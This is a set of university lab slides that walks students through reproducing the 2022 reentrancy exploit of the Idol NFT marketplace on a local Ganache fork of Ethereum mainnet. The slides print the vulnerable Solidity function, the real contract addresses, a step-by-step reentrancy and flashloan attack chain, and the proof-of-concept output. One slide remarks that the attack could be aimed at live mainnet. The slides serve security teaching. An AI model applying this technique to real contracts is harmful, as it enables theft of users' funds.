COMP 5566 Lab 5:

Exploit the NFT Project Idol

Feb. 24th 2023

Presenter: Weimin Chen

Before you read

1. In Lab 1, we had prepared a VMware image settled for attack demos. You can use it for Lab 5 as well.
2. If you are not in Lab room, You only need to install the VMware Workstation Player in your Windows OS computer, download my VM image, and load the VM image.
3. The computers in Lab room 604 A&B have already installed the VMware Workstation Player, and copied my VM image on desktop. If you would like to come to lab room 604 for tutorial, you are not required to install the VMware Player and download the VM image.

   When you boot up computers in PQ604 A&B, you need to choose the **COMP5566** device from the Boot Menu by tapping **2**. In such cases, you will enter the system with environments configured by me.

   VM Account: ***user*** *Passwd :* ***1234***

4. For students who want to build the lab environment from scratch, I provide a Github repository https://github.com/zzzihao-li/COMP5566 which maintains guidelines for setting up the environment and conducting the attacks.

Before you read

4. In Lab 5, the payload consists smart contracts written in Solidity. You can learn this programing language from https://docs.soliditylang.org. For those students who want to know more, I recommend Remix-IDE, which provides a Web-based environment to compile and test Solidity. => https://remix.ethereum.org
5. In Lab 5, we will leverage **ganache-cli** to set up the environment and **web3-py** to interactive with the blockchain. Please check Lab3 to install **web3-py**.

Download the Code before Lab5

To launch the environment for demonstrating attacks, you only need to

- install Ganache in your equipment
  1. git clone https://github.com/trufflesuite/ganache.git && cd ganache to download the repo
  2. docker build --tag trufflesuite/ganache --file ./src/packages/ganache/Dockerfile . to build the Docker image
  3. docker image ls to check the downloaded images
  4. docker run --publish 8545:8545 trufflesuite/ganache to run Ganache in a Docker container

Tips: From https://github.com/trufflesuite/ganache, you can also install Ganache in other methods, but there could be some issues for installing in different environments. Hence, I suggest to install the Docker image configured Ganache.

- after entering into the Docker container, just download our Github repos into your container
  git clone https://github.com/zzzihao-li/COMP5566.git


Ganache Usage

- Ganache is a personal blockchain for rapid Ethereum and Corda distributed application development.

- Ganache comes in two flavors: a UI and CLI. The more robust command-line tool, ganache, is available for Ethereum development. It offers:
  - **Fork** any Ethereum network without waiting to sync
  - Ethereum JSON-RPC support
  - Snapshot/revert state
  - Impersonate any account (**no private keys required!**)
  - Pending Transactions


Ganache Usage

- We can create a snapshot of Ethereum Mainnet (hardfork) at any block height.




Ganache Usage

- We can create a snapshot of Ethereum Mainnet (hardfork) at any block height.
- The fork chain inherits all historical data from Mainnet, enabling us to launch the attack like in the Mainnet.
- Since the fork chain only runs at local, no one will be attacked.



Ganache Usage

- We can create a snapshot of Ethereum Mainnet (hardfork) at any block height.
- The fork chain inherits all historical data from Mainnet, enabling us to launch the attack like in the Mainnet.
- Since the fork chain only runs at local, no one will be attacked.
  - But you can switch to the latest block height and exploit the Mainnet. (Maybe Not a Good Idea)



Ganache Usage

- You can fork a local chain using Ganache now.

  docker run --detach --publish 8545:8545 trufflesuite/ganache:latest -f <RPC_URL>@14340000


  We fork mainnet in the block height of 14340000
- The fork chain is a **local blockchain**. Its RPC service is on 8545
- **<RPC_URL>** is the RPC URL from your RPC provider

Ganache Usage

- **Why does Ganache need a RPC provider?**
- To fork the Ethereum Mainnet, Ganache needs the Mainnet data first. To this end, we can give it a peer node in RPC service.
- There are a lot of RPC services, such as Alchemy and Infura. We can connect their RPC services in a HTTP link.
- Their services are free, but we must request one **API KEY** first.
- Take Alchemy as an example.


Ganache Usage

- Alchemy RPC https://dashboard.alchemy.com/
  - Sign up for this platform. In the index page, you can see the dashboard.
  - Press down the buttom `CREATE APP` to ask for a RPC service.



Ganache Usage

- Alchemy RPC https://dashboard.alchemy.com/
  - Sign up for this platform. In the index page, you can see the dashboard.
  - Press down the buttom `CREATE APP` to ask for a RPC service.
  - A panel will popped out.
    - Please give a name to the APP.
    - Make sure to choose the Mainnet of Ethereum.



Ganache Usage

- Alchemy RPC https://dashboard.alchemy.com/
  - Sign up for this platform. In the index page, you can see the dashboard.
  - Press down the buttom `CREATE APP` to ask for a RPC service.
  - A panel will popped out.
  - Choose the APP you created before and view it.

APP		NETWORK	MEDIAN RESPONSE (5MIN)	REQUESTS (24H)	THROUGHPUT LIMITED (24H)	DAYS ON ALCHEMY	API KEY
Arbitrum-testnet	VIEW DETAILS	Arbitrum Goerli	-	0	0	88 days	VIEW KEY
Eth-Goerli	VIEW DETAILS	Goerli	-	0	0	88 days	VIEW KEY
none	VIEW DETAILS	Mainnet	-	0	0	445 days	VIEW KEY

Ganache Usage

- Alchemy RPC https://dashboard.alchemy.com/
  - Sign up for this platform. In the index page, you can see the dashboard.
  - Press down the buttom `CREATE APP` to ask for a RPC service.
  - A panel will popped out.
  - Choose the APP you created before and view it.
  - And then we can get the RPC service. It is an HTTPS link.

Victim

- The Idols is a collection of 9999 NFTs living on the Ethereum blockchain.
  - Transfer NFTs
  - Bid for NFTs
  - Sell all NFT and withdraw Ether

- In Mar. 7th 2022, the Idol team was made aware of a potential **reentrancy** exploit.
- To keep the funds safe from bad actors, Idol ran the exploit on the Marketplace contract for the ~58 ETH that was in it to keep it safe. **All of these funds will be returned** to their rightful owners.
- Idol developers grinded to beat any malicious actors to the punch. A script was written which:

1. purchased all of the Idols on the marketplace with a flashloan

2. re-executing the exploit on the marketplace contract, and

3. returned the Idols to the original listers.

Victim

- The Idol project consists of two smart contracts
- The contract IdolMainContract maintains the **ERC-721** NFTs.
  - ETH address: "0x439cac149B935AE1D726569800972E1669d17094"
- The contract IdolMarketplace is a market enabling users to transfer NFT
  - ETH address: "0x4CE4f4c4891876fFc0670BD9a25FCc4597db3bBF"

- There are two roles in **IdolMarketplace**, such as buyer and NFT owner.
  - **A Buyer** can invoke
    - buyGod() to buy an NFT directly
    - enterBidForGod() to bid for a public NFT
  - **A NFT owner** can invoke
    - postGodListing() to post a auction to sell one NFT.
    - acceptBidForGod() to sell the NFT to the highest bidder.
  - Both them can withdraw Ether by invoking withdrawPendingFunds().

Victim

- The reentrancy vulnerability in acceptBidForGod()
- Once the NFT owner accepts the bid, he/she should not only transfer the NFT to the buyer but also remove the bid post.

```
function acceptBidForGod(uint _godId, uint _minPrice) external onlyGodOwner(_godId) {
  Bid memory existingBid = godBids[_godId];
  require(existingBid.value > 0, "Cannot accept a 0 bid.");
  require(existingBid.value >= _minPrice, "Existing bid is lower than the specified _minPrice.");

  idolMain.safeTransferFrom(msg.sender, existingBid.bidder, _godId);

  delete godListings[_godId];

  // Reserve royalty for VIRTUE protocol
  uint saleAmount = existingBid.value;
  delete godBids[_godId];
  uint royalty = saleAmount * ROYALTY_BPS / 10000;
  uint proceeds = saleAmount - royalty;
  pendingWithdrawals[msg.sender] += proceeds;
  _distributeRewards(royalty);
  emit GodBought(_godId, saleAmount, msg.sender, existingBid.bidder,  cumulativeETH);
}
```

Victim

- The reentrancy vulnerability in acceptBidForGod()
- Once the NFT owner accepts the bid, he/she should not only transfer the NFT to the buyer but also remove the bid post.
- However, it is vulnerable in smart contracts. Idol should always remove the bid post first before transfering the NFT.
- **Hint: The safeTransferFrom() in ERC-721 contracts will callback the caller.**
- Attacker can reentrancy acceptBidForGod() to reuse the same bid post to sell a NFT multiple times.
  - pendingWithdraws[msg.sender] is the NFT owner's balance (in Ether)

```
function acceptBidForGod(uint _godId, uint _minPrice) external onlyGodOwner(_godId) {
  Bid memory existingBid = godBids[_godId];
  require(existingBid.value > 0, "Cannot accept a 0 bid.");
  require(existingBid.value >= _minPrice, "Existing bid is lower than the specified _minPrice.");

  idolMain.safeTransferFrom(msg.sender, existingBid.bidder, _godId);

  delete godListings[_godId];

  // Reserve royalty for VIRTUE protocol
  uint saleAmount = existingBid.value;
  delete godBids[_godId];
  uint royalty = saleAmount * ROYALTY_BPS / 10000;
  uint proceeds = saleAmount - royalty;
  pendingWithdrawals[msg.sender] += proceeds;
  _distributeRewards(royalty);
  emit GodBought(_godId, saleAmount, msg.sender, existingBid.bidder,  cumulativeETH);
}
```

Demo Exploit

- Reentrancy risk in ERC-721 tokens
- safeTransferFrom() callbacks the callers' onERC721Received() to ensure the caller is a ERC-721 contract as well.


```
function safeTransferFrom(
    address from,
    address to,
    uint256 tokenId,
    bytes memory _data
) public virtual override {
    require(_isApprovedOrOwner(_msg
    _safeTransfer(from, to, tokenId
}
```

```
function _safeTransfer(
    address from,
    address to,
    uint256 tokenId,
    bytes memory _data
) internal virtual {
    _transfer(from, to, tokenId);
    require(_checkOnERC721Received(from, to, tokenId, _data), "ERC721: tra
}
```

```
try IERC721Receiver(to).onERC721Received(_msgSender(), from, tokenId, _data) returns (bytes4
    return retval == IERC721Receiver.onERC721Received.selector;
```

Demo Exploit

1. buys an NFT via buyGod(). Assume the price of the NFT is **3 Ether**
2. create a smart contract named **Exploit**
3. transfer the NFT to **Exploit,** which
   a. creates another contract named **ExploitReceive**, which bids for the NFT via enterBidForGod() with 3 Ether.
   b. approves the NFT to **idolMarketplace** to join the Idol market
   c. sells the NFT to **ExploitReceive** via acceptBidForGod()
4. In acceptBidForGod(), **idolMarketplace** callbacks **ExploitReceive** which
   a. sells back the NFT to **Exploit** via safeTransferFrom()
   b. asks **Exploit** to reenter acceptBidForGod() again.
5. The NFT of the attacker will be sole multiply times. At last, **Exploit** suicides and withdraws the Ether via withdrawPendingFunds()



https://github.com/rep00c/chain-exploit/tree/main/The%20Idols
https://paper.seebug.org/1845/

Attack demo

- Blockchain Environment
  docker run --detach --publish 8545:8545 trufflesuite/ganache:latest -f <RPC_URL>@14340000 to build the snapshot just before the the Idol resume.

- In Lab5/ Run the Exploit script. We buy the NFT#1005 with 50 Ether. You should see:

```
Available Accounts
==================
...
Forked Chain
==================
Location:     https://eth-mainnet.alchemyapi.io/v2/...
Block:        14340000
Network ID:   1
Listening on 127.0.0.1:8545
```

```
python3 poc.py
Buy idol(1005) using 50 ETH
Balance of idol marketplace: 111444988760689139709
Balance of attacker        : 49995924960000000000
Exploiting...



Balance of idol marketplace: 669988760689139709
Balance of attacker        : 160658479720000000000
```

Attack demo

- In the previous exploit chain, the attacker should have enough Ether to buy the first NFT.
- We can extend the POC using Flashloan. So the attacker can launch the attack with a much lower intitial value.
- Run the Exploit script. The attacker's balance should increase after the exploit. You should see:

```
python3 poc.py
Balance of attacker        : 10000000000000000000
Owner of 1005 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 1074 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 1862 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 2008 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 2106 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 2607 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 2668 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 2700 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 3320 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
Owner of 3544 nft : 0x9D3a55E712f25c7289F053D6cA9506CE2A79f9b2
=>> Balance of attacker        : 16044697280068913970 9
```

Thank You Very Much!

Q&A